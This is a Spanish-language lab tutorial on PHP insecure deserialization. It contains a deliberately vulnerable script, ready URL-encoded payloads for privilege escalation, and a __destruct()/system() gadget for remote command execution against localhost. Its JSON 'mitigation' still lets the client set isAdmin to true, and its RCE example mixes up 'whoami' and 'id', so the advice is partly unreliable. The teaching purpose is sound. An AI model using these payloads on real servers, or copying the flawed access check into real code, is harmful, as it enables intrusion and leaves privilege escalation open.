Actividad 5: Explotación y Mitigación de Unsafe Deserialization

Tema: *Modificación de objetos serializados*

Objetivo: *Explorar la deserialización insegura y mitigarlo con JSON*

¿Qué es Unsafe Deserialization?

La **deserialización insegura** ocurre cuando una aplicación **carga objetos serializados sin validación**, lo que permite que un atacante modifique los datos y ejecute código arbitrario.

Impacto de la Deserialización Insegura:

- Escalada de privilegios (ejemplo: convertir un usuario normal en administrador).
- Ejecución de código remoto (RCE) si la aplicación permite *__wakeup() o __destruct().*
- Modificación de datos internos en la aplicación.

Código vulnerable

Crear el archivo **vulnerable**: `deserialize.php`

```
<?php
  class User {
      public $username;
      public $isAdmin = false;
  }
  $data = unserialize($_GET['data']);
  if ($data->isAdmin) {
      echo "¡Acceso de administrador concedido!";
  }
?>
```

El código deserializa datos de usuario sin validación (*unserialize($_GET['data'])*) y permite modificar el objeto y otorgar privilegios no autorizados.

Explotación de Deserialización Insegura


Crear un objeto malicioso en PHP

Crear el archivo y ejecutar este código en la máquina atacante:

```
<?php
class User {
    public $username = "hacker";
    public $isAdmin = true;
}
echo urlencode(serialize(new User()));
?>
```

Salida esperada (ejemplo):

```
O%3A4%3A%22User%22%3A2%3A%7Bs%3A8%3A%22username%22%3Bs%3A6%3A%22hacker%22%3Bs%3A7%3A%22isAdmin%22%3Bb%3A1%3B%7D
```



Enviar el objeto malicioso a la aplicación


Copiar la salida obtenida

Acceder a esta URL en el navegador `http://localhost/deserialize.php?data=` y pasarle el código obtenido:

```
http://localhost/deserialize.php?data=O%3A4%3A%22User%22%3A2%3A%7Bs%3A8%3A%22username%22%3Bs%3A6%3A%22hacker%22%3Bs%3A7%3A%22isAdmin%22%3Bb%3A1%3B%7D
```

Si la aplicación es vulnerable, debería mostrar:

```
¡Acceso de administrador concedido!
```



Intentar RCE con *__destruct()*

Si la clase *User* tiene un método *__destruct()*, se puede abusar para ejecutar código en el servidor.

Previamente añadimos al fichero *deserialize.php*

```
class Exploit {
    public $cmd;
    public function __destruct() {
        system($this->cmd);
    }
}
```

Luego creamos el *fichero php malicioso*

```
<?php
class Exploit {
```

```
    public $cmd;
    public function __destruct() {
        system($this->cmd);
    }
}
$exploit = new Exploit();
$exploit->cmd = "whoami";
echo urlencode(serialize($exploit));
?>
```


Ejemplo de salida:

```
O%3A7%3A%22Exploit%22%3A1%3A%7Bs%3A3%3A%22cmd%22%3Bs%3A2%3A%22id%22%3B%7D
```

Enviar este payload a la aplicación:

```
http://localhost/deserialize.php?data=O%3A7%3A%22Exploit%22%3A1%3A%7Bs%3A3%3A%22cmd%22%3Bs%3A
2%3A%22id%22%3B%7D
```

Si la aplicación es vulnerable y ejecuta *system()*, se puede ejecutar comandos en el servidor. En nuestro caso ejecuta *whoami* devolviendo *www-data*



Mitigación de Unsafe Deserialization

La mejor forma de evitar ataques de **deserialización insegura** es **NO usar unserialize() con datos externos**.

Usar **JSON en lugar de serialize()**.

```
<?php
class User {
    public $username;
    public $isAdmin = false;
}

// Obtener los datos JSON desde la URL
$json = $_GET['data'] ?? '{}';  // Evita errores si no se pasa "data"

// Decodificar JSON a un array asociativo
$data = json_decode($json, true);

// Verificar si los datos son válidos y están bien formateados
if (!is_array($data)) {
    die("Error: Formato de datos inválido.");
}

// Verificación segura de acceso
```

```
if (isset($data['isAdmin']) && $data['isAdmin'] === true) {
    echo "¡Acceso de administrador concedido!";
} else {
    echo "Acceso normal.";
}
?>
```

Beneficios de Usar JSON


- *json_decode()* **NO** ejecuta código PHP, evitando RCE.
- Validación explícita de los datos, sin riesgo de objetos maliciosos.
- Mayor compatibilidad con APIs y aplicaciones en otros lenguajes.
- Evita la ejecución de métodos mágicos como *__wakeup()* y *__destruct().*

Prueba Final

Después de aplicar la mitigación, probar la siguiente URL:

`http://localhost/deserialize.php?data={"username":"hacker","isAdmin":false}`


Resultado esperado: `Acceso normal`



Si lanzamos ahora

`http://localhost/deserialize.php?data={"username":"hacker","isAdmin":true}`

Resultado esperado: `¡Acceso de administrador concedido!`



El ataque con objetos maliciosos ya **NO** funciona.

¿Cómo Validar aún más los datos?

Si quieres reforzar aún más la seguridad, puedes validar los datos con una **lista blanca**. Para ello creamos el archivo *deserialize_full.php:*

```
<?php
class User {
    public $username;
    public $isAdmin = false;
}

// Obtener y decodificar JSON de manera segura
$json = $_GET['data'] ?? '{}';
$data = json_decode($json, true);

// Validar que la decodificación haya sido correcta y que sea un array
if (!is_array($data)) {
    die("Error: Formato de datos inválido.");
}

// Validación estricta de claves permitidas
$validKeys = ['username', 'isAdmin'];
foreach ($data as $key => $value) {
    if (!in_array($key, $validKeys, true)) { // 'true' para comparación estricta
        die("Error: Clave inválida detectada ('$key').");
    }
}

// Validación estricta de tipo de datos
if (!isset($data['username']) || !is_string($data['username'])) {
    die("Error: Username debe ser una cadena de texto.");
}
if (!isset($data['isAdmin']) || !is_bool($data['isAdmin'])) {
    die("Error: isAdmin debe ser un booleano (true/false).");
}

// Verificación segura de acceso
if ($data['isAdmin'] === true) { // Comparación estricta
    echo "¡Acceso de administrador concedido!";
} else {
    echo "Acceso normal.";
}
?>
```

Esto previene la inyección de datos inesperados en el JSON.

Explicación de la Validación de Claves

Evita que el atacante agregue parámetros no esperados, como:

```
http://localhost/deserialize_full.php?data={"username":"hacker","isAdmin":true, "bypass":"0"}
```

Si se detecta un parámetro no permitido (**bypass** en este caso), se muestra el error:

```
Error: Clave inválida detectada
```

La ejecución solo se permitirá si los datos contienen exclusivamente **username** y **isAdmin**.